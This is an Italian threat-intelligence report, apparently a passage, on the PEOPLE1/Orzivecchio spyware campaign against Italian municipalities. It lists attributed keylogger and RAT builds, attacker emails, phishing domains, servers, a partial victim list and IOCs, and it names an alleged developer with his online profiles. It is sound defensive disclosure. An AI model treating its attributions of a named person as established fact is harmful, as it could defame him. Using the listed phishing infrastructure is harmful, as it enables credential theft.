Da gennaio 2017 fino a novembre 2018 ha sviluppato diversi tool e software di spionaggio per il cyber-criminale “R.G.” che sono stati utilizzati per spiare la pubblica amministrazione.


A Nathu N. possiamo attribuire i seguenti tool e moduli di spionaggio:

Nome progetto	Nome file	Path pdb
Advanced Logging	DataRecorder.dll	c:\Users\Nathu\Desktop\Contracts\Joseph Fenoli Contract\DataRecorder\DataRecorder\obj\Debug\DataRecorder.pdb
Remote Administrator Client	SerializerLib.dll	c:\Users\Nathu\Desktop\SerializerLib\SerializerLib\obj\Debug\SerializerLib.pdb. c:\Users\RASPB\Desktop\SerializerLib\SerializerLib\obj\Debug\SerializerLib.pdb
WebPasswordViewRev1	nir.exe MethodInf.dll	c:\Users\Dell\Desktop\WebPasswordViewRev1\WebPasswordViewRev1\obj\Debug\WebPasswordViewRev1.pdb c:\Users\Dell\Desktop\MethodInf\MethodInf\obj\Debug\MethodInf.pdb
Rev3GuardSystem	Remote Administrator Client Rev1.exe	c:\Users\Dell\Desktop\Rev3GuardSystem\Rev3GuardSystem\obj\Debug\Rev3GuardSystem.pdb
RATCr4	R5.exe (Risorsa RAT)	c:\Users\Dell\Desktop\Contracts\Joseph Fenoli Contract\2017-03\Remote Administrator Tool Rev4\RATCr4\RATCr4\obj\Debug\RATCr4.pdb
Remove NTR Uninstaller	Remove NTR Uninstaller.exe - REM.EXE	c:\Users\Dell\Desktop\Contracts\Joseph Fenoli Contract\2017-03\Remove NTR Uninstaller\Remove NTR Uninstaller\obj\Debug\Remove NTR Uninstaller.pdb
Key Monitoring Plus	Key.exe	c:\Users\Dell\Desktop\Key Protect\Key Protect\obj\Debug\Key Protect.pdb c:\Users\Dell\Desktop\Contracts\Joseph Fenoli Contract\2017-04\Key Monitoring Plus Project\Key Recover v1\Key Recover v1\obj\Debug\Key Recover v1.pdb c:\Users\Dell\Desktop\Contracts\Joseph Fenoli Contract\2017-04\Key Monitoring Plus Project\Key Monitoring Plus Installer\Key Monitoring Plus Installer\obj\Debug\Key Monitoring Plus Installer.pdb
Key Monitoring Plus Project	KEY RECOVER V1.EXE	c:\Users\Dell\Desktop\Contracts\Joseph Fenoli Contract\2017-04\Key Monitoring Plus Project\Key Recover v1\Key Recover v1\obj\Debug\Key Recover v1.pdb
KLP	KL.dll	c:\Users\nandw\Desktop\KL\KL\obj\Debug\KL.pdb


Nathu N. sembra una persona che gioca su più fronti, come possiamo vedere dal suo profilo su AlienVault:



Dal suo sito personale "nandtech.co" possiamo trovare la stessa foto che ha utilizzato per il profilo di UpWork:



Dalla pagina Facebook del "**Cyber Security Philippines – CERT**" (https://www.facebook.com/cspcert/) si può notare che Nathu Nandwani è un membro attivo all'interno del Cert delle Filippine, come possiamo vedere dalle immagini sottostanti:



Nel 2019 sembra che Nathu Nandwani abbia lasciato il "Cyber Security Philippines – CERT" per proseguire la sua carriera lavorativa in una società privata di sicurezza di Singapore.

Elenco email utilizzate

Il cyber-criminale R. G. dal 2013 ad oggi ha utilizzato diverse email per i suoi scopi.

Elenchiamo tutte le possibili email che sono associate all'operazione PEOPLE1 (aka Orizivecchio):

Email	Note
comunediburgio@pec.it	phishing
info@pec.comune.sanvittoredellazio.fr.it	phishing
anagrafe.pec@comuneaversa.it	phishing
admin@comuneorzivecchi.191.it	esfiltrazione dati
charlyparker555@gmail.com	esfiltrazione dati
Joseph.fenoli@hotmail.com	
josephupworkcontractadv@gmail.com	esfiltrazione dati
michel.piccoli@hotmail.com	NTR Cloud
rozzano@patronato.acli.it	Invio mail
anagrafe.vg@comune.pec.it	Invio mail
demografici@comune.paciano.pg.it	Invio mail
olmo.gentile@cert.ruparpiemonte.it	Invio mail
rozzano@pec.patronato.acli.it	Invio mail
segretario@comune.lucignano.ar.it	Invio mail
certificati@info-servizi.com	Invio mail
didier.charrel@hotmail.com	esfiltrazione dati
info@inps-nuovoportaleinps.com	Phishing
inps@inps-ced.com	Phishing
info@people1.info	


Elenco server e domini utilizzati

Il cyber-criminale "R.G." ha utilizzato dal 2013 ad oggi diversi server e domini sia per memorizzare le informazioni esfiltrate sia per creare falsi domini per phishing.

Nella tabella sottostante possiamo vedere la lista dei server e domini utilizzati nell'operazione "PEOPLE1" (aka Orzivecchio":


Nome server/dominio/ip	Descrizione
http://www.scuolaelementarediorzivecchio.191.it	Dominio compromesso
199.103.63.221	Cirrus Tech Ltd.
http://puntofisco.freezoy.com	Dominio per phishing
199.103.56.164	Cirrus Tech Ltd.
http://199.103.56.165/	Cirrus Tech Ltd.
199.103.56.166	Cirrus Tech Ltd.
199.103.63.101	Cirrus Tech Ltd.
https://199.103.63.125	Cirrus Tech Ltd.
parker-network.cc	
parkernetwork.freezoy.com	
pasker.no-ip.org	
https://info-servizi.com	Dominio per phishing
ced-ania.com	Dominio per phishing
inps-ced.com	Dominio per phishing
inps-nuovoportaleinps.com	Dominio per phishing
people1.info	Portale per la vendita delle informazioni esfiltrate
cerbero.org	

Nel corso degli anni molti domini sono stati associati all'indirizzo ip *199.103.56.164*. Nella figura sottostante possiamo vedere che il dominio *www.ced-ania.com* era ospitato sul server di Cirrus all'indirizzo ip *199.103.56.164.*



Come si può facilmente vedere trattasi di un dominio di phishing per carpirne le credenziali di accesso al portale dell'Associazione Nazionale fra le Imprese Assicuratrici (Ania).

Il cyber-criminale "R.G." accedeva al server con indirizzo ip *199.103.56.164* attraverso il desktop remoto, come possiamo vedere dalla seguente immagine:



Come si può notare dall'immagine del Desktop Remoto, il cyber-criminale si collegava attraverso un computer denominato **WHITE-PC**. Nel corso degli anni oltre a WHITE-PC sono stati utilizzati i seguenti computer per collegarsi in desktop remoto:

- BIG
- DESKTOP-LM1AO70

Punto Fisco Agenzie delle Entrate: MATRIX -> Matrice

Dal 2013 uno dei principali obiettivi per il cyber-criminale di "Orzivecchio" era di accedere al portale dell'Agenzia delle Entrate denominato "Punto Fisco": https://puntofisco.agenziaentrate.it/PuntoFiscoHome/LogonMatrice.jsp

Nella figura sottostante possiamo vedere il portale di "Punto Fisco", dove vengono richieste oltre a utente e password, le coordinate di una matrice.

Già dal 2013 il criminale cercava all'interno del computer della vittima i file con il nome contenente la parola "**matric**", molto probabilmente era alla ricerca dei file della matrice.

Vittime e account compromessi

Dal 2013 ad oggi il numero delle possibili vittime è stimato in circa 800 comuni/enti pubblici. Da questi comuni/enti attaccati si suppone siano stati compromessi gli account per accedere ai portali dei seguenti servizi (lista parziale basata sulle attività svolte dagli utenti):

- Agenzia del Territorio
- Agenzia delle Entrate
- Anagrafe Italiani residenti all'estero (A.I.R.E.)
- CaafSi
- CAF ACLI
- Confagricoltura
- Cupweb (portale Codice Unico di Progetto)
- Enapa
- Enas
- FoSpi (portale FONDO PER SPECIALI PROGRAMMI DI INVESTIMENTO)
- InfoCamere
- INPS
- Istat
- Portale Immigrazione
- Punto Fisco
- Servizio SIMOG
- Sportello Unico Previdenziale

Lista parziale di possibili vittime di “Orzivecchio” dal 2013 ad oggi:

Comune di Aci Catena	Comune di Olevano Romano
Comune di Acquarica del Capo	Comune di Onano
Comune di Adria	Comune di Osasco
Comune di Agnadello	Comune di Paciano
Comune di AGUGLIANO	Comune di Paesana
Comune di AIELLO CALABRO	Comune di Palestro
Comune di Albese con Cassano	Comune di Passerano Marmorito
Comune di ANCONA	Comune di Pettoranello del Molise
Comune di Andretta	Comune di PEZZOLO VALLE UZZONE
Comune di Arnesano	Comune di PIANO di SORRENTO
Comune di Arsoli	Comune di Poggio Renatico
Comune di Ascrea	Comune di POZZOLO FORMIGARO
Comune di AVELLINO	Comune di Pradalunga
Comune di Aversa	Comune di Prasco
Comune di BARZANO'	Comune di Quadrelle
Comune di Bisignano	Comune di Rapolano Terme
Comune di Bovino	Comune di REVELLO
Comune di Briosco	Comune di Ro
Comune di BURGIO	Comune di Rocca Grimalda
Comune di Caldarola	Comune di Ronzone
Comune di Camerano	Comune di S. Maria a Monte
Comune di CAMERATA PICENA	Comune di S. Chirico R.
Comune di Campolongo sul Brenta	Comune di SAN GIOVANNI IN FIORE
Comune di Canino	Comune di San Marcello
Comune di Carasco	Comune di San Martino in Pensilis
Comune di CASTEL BOGLIONE	Comune di San Pietro Avellana

Comune di Castel del Piano	Comune di San Pietro in Cerro
Comune di CASTELDELCI	Comune di San Sebastiano Curone
Comune di CASTIGLION FIBOCCHI	Comune di San Vincenzo
Comune di Castiglion Fiorentino	Comune di SAN VINCENZO LA COSTA
Comune di Cecina	Comune di San Vittore del Lazio
Comune di CITERNA	Comune di San Quirico d'Orcia
Comune di COLVERDE	Comune di Santa Paolina
Comune di COMIZIANO	Comune di Santa Vittoria in Matenano
Comune di CORIGLIANO CALABRO	Comune di SANT'ANDREA DEL GARIGLIANO
Comune di Cortazzone	Comune di Sant'Antimo
Comune di CORTE BRUGNATELLA	Comune di SARZANA
Comune di CROTONE	Comune di Scafa
Comune di Dusino San Michele	Comune di Scansano
Comune di Falconara Albanese	Comune di Scapoli
Comune di Foiano	Comune di SCARNAFIGI
Comune di Forte dei Marmi	Comune di Senigallia
Comune di Francavilla Marittima	Comune di Serra d'Aiello
Comune di Frascineto	Comune di Spezzano Albanese
Comune di Grontardo	Comune di Spezzano Piccolo
Comune di Grottazzolina	Comune di Subbiano
Comune di LATERA	Comune di TALLA
Comune di Lu	Comune di Ton
Comune di LUCIGNANO	Comune di Torre del Greco
Comune di LURAGO D'ERBA	Comune di Traversella
Comune di Mandatoriccio	Comune di TREZZANO ROSA
Comune di Meduno	Comune di Tromello
Comune di Mirabello Sannitico	Comune di TURATE
Comune di Monastero di Lanzo	Comune di VALDERICE
Comune di Montaldeo	Comune di Valguarnera Caropepe
Comune di MONTANO LUCINO	Comune di Valstagna
Comune di Montegiordano	Comune di Villapiana
Comune di Monteleone di Puglia	Comune di Villaricca
Comune di Monteprandone	Comune di Visone
Comune di Monticello D'Alba	Comune di ZELO BUON PERSICO
Comune di Mornese	Comunità Montana Grand Paradis
Comune di MORRA DE SANCTIS	Unione dei comuni - Cavareno (Trento)
Comune di NARNI	UNIONE LOMBARDA SORESINESE
Comune di Oleggio Castello	

Questo elenco parziale di comuni è stato ottenuto attraverso una triangolazione di dati e non indica che il comune sia attualmente/necessariamente infetto.

Conclusioni

Il cyber-criminale “R. G.” che si celava dietro l’operazione PEOPLE1 (aka Orzivecchio) è riuscito dal 2013 ad accedere a portali riservati della pubblica amministrazione, caf, INPS, info-camere ed altri. In questo modo poteva entrare in possesso di informazioni riservate di cittadini e società italiane. Queste informazioni venivano poi rivendute attraverso il portale PEOLPLE1 ad agenzie investigative.

L’attore “R. G.” confezionava campagne di malspam contro comuni italiani e patronati del caf, in modo da infettarli attraverso keylogger o RAT. L’uso di programmi come keylogger o RAT, gli permetteva di rubare le credenziali di accesso dei dipendenti comunali o dei patronati, per accedere ad una serie di portali della pubblica amministrazione, da cui poteva rubare le informazioni relative a cittadini e società italiane.

I software di spionaggio (keylogger e RAT) utilizzati erano all’inizio programmi commerciali, per poi essere commissionati ad esperti di cyber-security come il filippino Nathu N. o il palestinese Ashraf.

Le vittime delle campagne di malspam dell’operazione di PEOPLE1 sono state per la maggior parte piccoli comuni e patronati dei caf, ma che potrebbero aver coinvolto anche i cittadini e le società italiane, nel caso “R. G.” avesse avuto accesso a database nazionali. Sarà quindi opportuno segnalare ai dipendenti dei comuni e patronati infettati che sono stati spiati, e ai residenti di questi comuni che i loro dati potrebbero essere stati trafugati.

L’operazione di spionaggio di PEOPLE1 ha evidenziato la fragilità a livello di sicurezza informatica della pubblica amministrazione, dove una persona con basse competenze è riuscito ad accedere a portali che contengono dati riservati di cittadini italiani dal 2013 ad oggi.

IOC

MD5:

016C1FF1339944165DAA88AB3ADD0E92	936783F9966056342A4221C9D7C2FE2A
01B37599EC2D72B52E4FA56DAAAF722F	93AF69B1F0D73589CB87E8E5586CEC73
02CE0A13717187D7A2844B6CB878C172	9659E3A93283EA613428A9CEFDDBA70D
0EF35DE387875B3540C2F62FD995CECA	9872C21F40075CB1D6CAEB033A098F17
16202A87CF33D710B5792666827912B6	9A575484114DC4C41D3BA262BCD3D413
18231134C4A0F82C73F09552B7BE357F	9C639C9876CBE8AA1C8CDB1F4402EAE1
254CBE233C5F5F111D65EF4FBCE89756	9D29C1DB71E024619EE45D041FD7D50F
255015045FD60D1397A06585B38998EB	A2908E61B6832E5059EA4DC00B90778B
255B1FA677AC2498545353D4786BBC11	A5B04D6285C051C6CD4569A546AB017B
25847FF275249D9FE17C2C4F8DCD7EE4	B0E43475E565270123DC84296E6AA304
271CA65D23F0DB9044E0F5B166FDD462	B11D5939C570CFE015BF0BB97EBB52FF
2BAA285BB06386A5EE9C9DD13ED742F9	B828B430CD6226E441BC48A17E79A335
2FAA004C6A4253F343BF546F1C416CFA	B8BF9C5F7FDC6AC597B92BDCD93D1E34
3146BDD56925465B882FD5CB57FB91DF	BCF6BE8FD8CC97C9CBDC5038BBA2E659
33AE19656AD8E355DAFF34789CE690BE	C32E81DF6C3B300B8DEA36810A3B0D6D
35898E183754E2D8A4FDB18F50345008	C48C209A0B1BD41F841D6E91C46178CA
40D156135FF59B6B11B93F518AC67BB2	CDA8DA730BF9A52F1F77242F2BD1BBB5
4257F4679E73FA53C08C38D79234B574	D205DAF0F8DF73F59C06091B4DCA76F3
4B423F6338152666DC3CD6F096D659E2	D3DCB064AD67B0D17DEF8F04B7EB9D7B
4BCD82AD5E03E22388EB5F38ED070738	D5025B60DA1931A4113DBDB6BD24BD8C
4BF712D108E8F241CDB622EDE465BEF4	D5EAF6DCF9DA0DDCB4E56927034E1C9F
5BCD95BEFCD21A3F6ABACE00103B0563	D70CD766BD0796CFFCF3E32C5A8F9DAE
5D429355B4510AECFE27723FAFC6EAB2	D7623D868D0EE10B4CFC1FD387DFC49F
60DFCEF0C9F5A44F08351801B4BB6CE3	DB5E6722916387E4968994C90A78C530
6ABC6B0EB67DA3A63A5EC6FCB373FF9A	DBF346A7E4F28486E5363459A5B05908
6C2EE13D637D438E2844AF85679064BF	DCEB9737872EA62EB98F23895A4642B9
6F74FB553924C4D46E7FAA0273E40255	DEA571C6DF5E956700F8869DEA305E07
715C32014F6F07B61E2EC074FB21D84D	E4A3AF9D7E118BC379D0281C1D85B677
71DC078F5CBB7FF585124D3068505D08	E982C96F7D251D9CEE743EEBA0BC9730
737725231F1095166781AE78F089957D	EC857EED2FFE74BE892E373312C20470
77354DB761AB7610F721A464C0D50D94	EF8F4673CA30BA63498CCBF514D7E795
7DAF27EA4356D842C99FEBF25520196B	F3517590796 49F46871EFDBF3F4E7127
7EE27386CF411524A5E47FC5EE6A5ED9	F853626909D8BE54EF4C0EA914AE15EA
7FACE451EC13333E94CD84863509E7F2	F8B84ABC404B5FD75B100E96BFB6EB77
810428FC43C1CA53908C5A4F9C25178E	F95A1B971D884C6FCF0AEE7074A22959
8AC649B0244047EDB65D94CDB5AA798B	FAC8D951E2171AB45C3C46DA95D94302
8E8316CC323FDB0DAE680EBC881ABD21	

Domini/IP:

```
199.103.56.164
199.103.56.165
199.103.56.166
199.103.63.101
199.103.63.125
199.103.63.221
ced-ania.com
info-servizi.com
inps-ced.com
inps-nuovoportaleinps.com
parker-network.cc
parkernetwork.freezoy.com
pasker.no-ip.org
puntofisco.freezoy.com
www.scuolaelementarediorzivecchio.191.it
```